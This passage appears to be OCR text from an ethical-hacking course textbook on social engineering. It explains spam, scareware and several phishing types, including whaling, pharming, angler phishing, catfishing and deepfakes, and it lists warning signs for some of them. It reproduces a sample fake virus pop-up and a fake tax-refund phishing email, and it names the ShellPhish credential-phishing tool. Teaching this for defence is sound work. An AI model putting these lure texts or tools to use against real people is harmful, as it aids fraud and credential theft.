
  An attacker chats with selected online users via instant chat messengers and tries to gather their personal information such as date of birth or maiden name. They then use the acquired information to crack users' accounts.

- **Spam Email**

  Spam is irrelevant, unwanted, and unsolicited emails designed to collect financial information such as social security numbers, and network information. Attackers send spam messages to the target to collect sensitive information, such as bank details. Attackers may also send email attachments with hidden malicious programs such as viruses and trojans. Social engineers try to hide the file extension by giving the attachment a long filename.

- **Scareware**

  Scareware is a type of malware that tricks computer users into visiting malware-infested websites or downloading or buying potentially malicious software. Scareware is often seen in pop-ups that tell the target user that their machine has been infected with malware. These pop-ups convincingly appear as though they are coming from a legitimate source such as an antivirus company. Further, these pop-up ads always have a sense of urgency and tell the victim to quickly download the software if they want to get rid of the supposed virus.



WARNING!

5 viruses detected!!

Our latest scan has detected 5 viruses and tracking cookies that may steal your personal info. You need to remove the threats now to avoid:

- ✖ System crashing
- ✖ Files deleted
- ✖ Personal info stealing
- ✖ Loss of Wi-Fi
- ✖ Infecting your other devices

Subject: Tax Refund Notice !

Hi,

After the last annual calculations of your fiscal activity, we have determined that you are eligible to receive a tax refund of $800. Please submit the tax refund request and click here by having your tax refund sent to your bank account in due time.

Please Click "Get Started" to have your tax refund sent to your bank account, your tax refund will be sent to your bank account in due time take your time to go through the bank we have on our list

Get Started

Note: A refund can be delayed a variety of reasons, for example submitting invalid records or applying after deadline.

Best Regards

Computer-based Social Engineering: Phishing (Cont'd)

Types of Phishing

Spear Phishing

- A **targeted phishing attack** aimed at **specific individuals** within an organization
- Attackers send spear phishing to send a message with specialized, social engineering content **directed at a specific person**, or a **small group of people**

Whaling


- An attacker **targets high profile executives** like CEOs, CFOs, politicians, and celebrities who have complete access to confidential and highly valuable information
- The attacker tricks the victim into revealing critical corporate and personal information through **email or website spoofing**

Pharming

- The attacker **redirects web traffic** to a fraudulent website by installing a malicious program on a personal computer or server
- Also known as "phishing without a lure", and performed by using **DNS Cache Poisoning** or **Host File Modification**

Spimming

- A **variant of spam** that **exploits Instant Messaging platforms** to flood spam across the networks
- Attacker uses **bots to harvest Instant Message IDs** and spread spam



Computer-based Social Engineering: Phishing (Cont'd)

Types of Phishing

Angler Phishing

- Attackers create a **fake social media account** impersonating an organization's helpdesk account and connect to disgruntled customers by **posting fake service links**
- When victims click on the link, **malicious software** gets installed on their system, or they are redirected to another site requesting them to provide their details

Catfishing Attack

- Attackers target a person on social media platforms and perform **identity theft** to create a **fake social media account**
- Then, attackers use the fake account for communicating with other users via chat boxes to perform **cyberbullying** for monetary gain

Deepfake Attack

- Attackers create **false media** of a target individual using advanced technologies such as **AI/ML**
- Attackers perform **deepfakes** using previously recorded audio and video samples of the target person and then **cloning** those clips
- Attackers trick online users into believing that they are listening to original clippings, which often **request donations**

Phishing

Phishing is a technique in which an attacker sends an email or provides a link falsely claiming to be from a legitimate site to acquire a user's personal or account information. The attacker registers a fake domain name, builds a lookalike website, and then mails the fake website's link to users. When a user clicks on the email link, it redirects them to the fake webpage, where they are lured into sharing sensitive details such as their address and credit card information.

Some of the reasons behind the success of phishing scams include users' lack of knowledge, being visually deceived, and not paying attention to security indicators.

The screenshot below is an example of an illegitimate email that claims to be from a legitimate sender. The email link redirects users to a fake webpage and asks them to submit their personal or financial details.

Figure 9.3: Screenshot showing the phishing technique

Examples of Phishing Emails

Source: *https://cofense.com*

Today, most people use Internet banking. Many people use Internet banking for their financial needs such as online share trading and e-commerce. Phishing refers to the fraudulent acquisition of sensitive information such as passwords and credit-card details by masquerading as a trusted entity.

The target receives an email that appears to be from the bank and requests the user to click on the URL or link provided. Today, even employees receive fraudulent phishing emails on security updates in their official email addresses. The victim is tricked into clicking on a malicious link in the email under the pretense of completing an update process. If the user is tricked and provides their username, password, and other information, then the site forwards the information to the attacker, who uses it for nefarious purposes.

Figure 9.6: Screenshot showing a phishing email

Types of Phishing

- ### Spear Phishing

  Instead of sending out thousands of emails, some attackers opt for "**spear phishing**" and use specialized social engineering content directed at a specific employee or small group of employees in an organization to steal sensitive data such as financial information and trade secrets.

Spear phishing messages seem to come from a trusted source with an official-looking website. The email also appears to be from an individual from the recipient's company, generally someone in a position of authority. In reality, the message is sent by an attacker attempting to obtain critical information about a specific recipient and their organization, such as login credentials, credit card details, bank account numbers, passwords, confidential documents, financial information, and trade secrets. Spear phishing generates a higher response rate compared to a normal phishing attack, as it appears to be from a trusted company source.

- **Whaling**

  A whaling attack is a type of phishing that targets high profile executives like CEO, CFO, politicians, and celebrities who have complete access to confidential and highly valuable information. It is a social engineering trick in which the attacker tricks the victim into revealing critical corporate and personal information (like bank account details, employee details, customer information, and credit card details), generally, through email or website spoofing. Whaling is different from a normal phishing attack; the email or website used for the attack is carefully designed, usually targeting someone in the executive leadership.

- **Pharming**

  Pharming is a social engineering technique in which the attacker executes malicious programs on a victim's computer or server, and when the victim enters any URL or domain name, it automatically redirects the victim's traffic to an attacker-controlled website. This attack is also known as "Phishing without a Lure." The attacker steals confidential information like credentials, banking details, and other information related to web-based services.

  Pharming attack can be performed in two ways: DNS Cache Poisoning and Host File Modification

  DNS Cache Poisoning:

  - The attacker performs DNS Cache Poisoning on the targeted DNS server.
  - The attacker modifies the IP address of the target website "www.targetwebsite.com" to that of a fake website "www.hackerwebsite.com."
  - When the victim enters the target website's URL in the browser's address bar, a request is sent to the DNS server to obtain the IP address of the target website.
  - The DNS server returns a fake IP address that is already modified by the attacker.
  - Finally, the victim is redirected to the fake website.

  Host File Modification:

  - An attacker sends a malicious code as an email attachment.
  - When the user clicks on the attachment, the code executes and modifies local host files on the user's computer.

- When the victim enters the target website's URL in the browsers address bar, the compromised host file automatically redirects the user's traffic to the fraudulent website controlled by the hacker.

Pharming attacks can also be performed using malware like Trojan horses or worms.

- **Spimming**

  SPIM (Spam over Instant Messaging) exploits Instant Messaging platforms and uses IM as a tool to spread spam. A person who generates spam over IM is called Spimmer. Spimmers generally make use of bots (an application that executes automated tasks over the network) to harvest Instant Message IDs and forward spam messages to them. SPIM messages, like email spam, generally include advertisements and malware as an attachment or embedded hyperlink. The user clicks the attachment and is redirected to a malicious website that collects financial and personal information like credentials, bank account, and credit card details.

- **Angler Phishing**

  Angler phishing is a cyber phishing fraud in which attackers target disgruntled users or customers over social media platforms. Attackers perform this attack by creating a fake social media account impersonating the organization's helpdesk account and connecting to the disgruntled individuals via social media posts. They may reply to individuals who raise complaints on social media or post fake service links. Users assume that they have received feedback from a trusted source and access the malicious link posted by the attackers. When victims click on the link, malicious software is installed on their system, or they are redirected to another site requesting them to provide their details. This technique further encourages attackers to gain critical information such as individuals' biodata or account information for monetary benefits.

- **Catfishing Attack**

  A catfishing attack is an online phishing scam in which attackers target a person on social media platforms (Facebook, Instagram, etc.) and perform identity theft. After stealing the target profile's identity, attackers create a fake social media account and masquerade as the owner of the account. Then, attackers use that account for communicating with other users online via chat boxes or other means to establish personal or business relationships. Later, they perform cyberbullying or other social engineering attempts for monetary gain.

  Signs of Catfishing

  - **Avoids direct communication:** A catfisher often avoids direct meetings, refuses to provide their contact number, avoids turning on their webcam, and makes emergency excuses of illness or travel.
  - **Maintains a single profile picture for a long duration:** A catfisher maintains the same profile picture for years to falsify their age. Occasionally, attacker may download all the pictures of the victim at once and use them one by one for years to falsify their age.

  - **Maintains a good number of friends in their account:** A catfisher maintains a good number of friends of the opposite gender in their account.
  - **Requests for Money:** A catfisher often requests money while pretending to be in danger. They attempt to leverage the emotional or business-oriented attachments of users.

- **Deepfake Attack**

  A deepfake attack is a type of phishing attack in which attackers create false media of a person they target using advanced technologies such as ML and AI. Attackers mimic a person who is in a senior position and create falsified media with high accuracy (face, voice, video, and movements) to avoid suspicion by the end users. Attackers perform deepfakes by gathering previously recorded audio and video samples of the target person and then cloning those clips. Deepfake phishing attacks can be performed in any form and may include ghost fraud (using an expired person's narratives or clippings), application fraud (a stolen online account's clippings), and synthetic identity fraud (clips with unknown identity). All these deepfake attempts are made to deceive online users into believing that they are listening to original clippings, which often request donations. Further, using these fake clippings, attackers may blackmail victims into paying a ransom.

  Signs of a Deepfake Attack

  - Audio signs
    - Deviation from a natural speech pattern
    - Robotic voice toning
    - Poor audio quality
  - Video signs
    - Mismatch between speech and lip movement
    - Uneven blinking or eye movements
    - Frequent color changes in skin tone

Phishing Tools

ShellPhish

ShellPhish is a phishing tool used to **phish user credentials from various social networking platforms** such as Instagram, Facebook, Twitter, LinkedIn, etc.

Phishing Tools

Phishing tools can be used by attackers to generate fake login pages to capture usernames and passwords, send spoofed emails, and obtain the victim's IP address and session cookies. This information can further be used by the attacker, who will use it to impersonate a legitimate user and launch further attacks on the target organization.

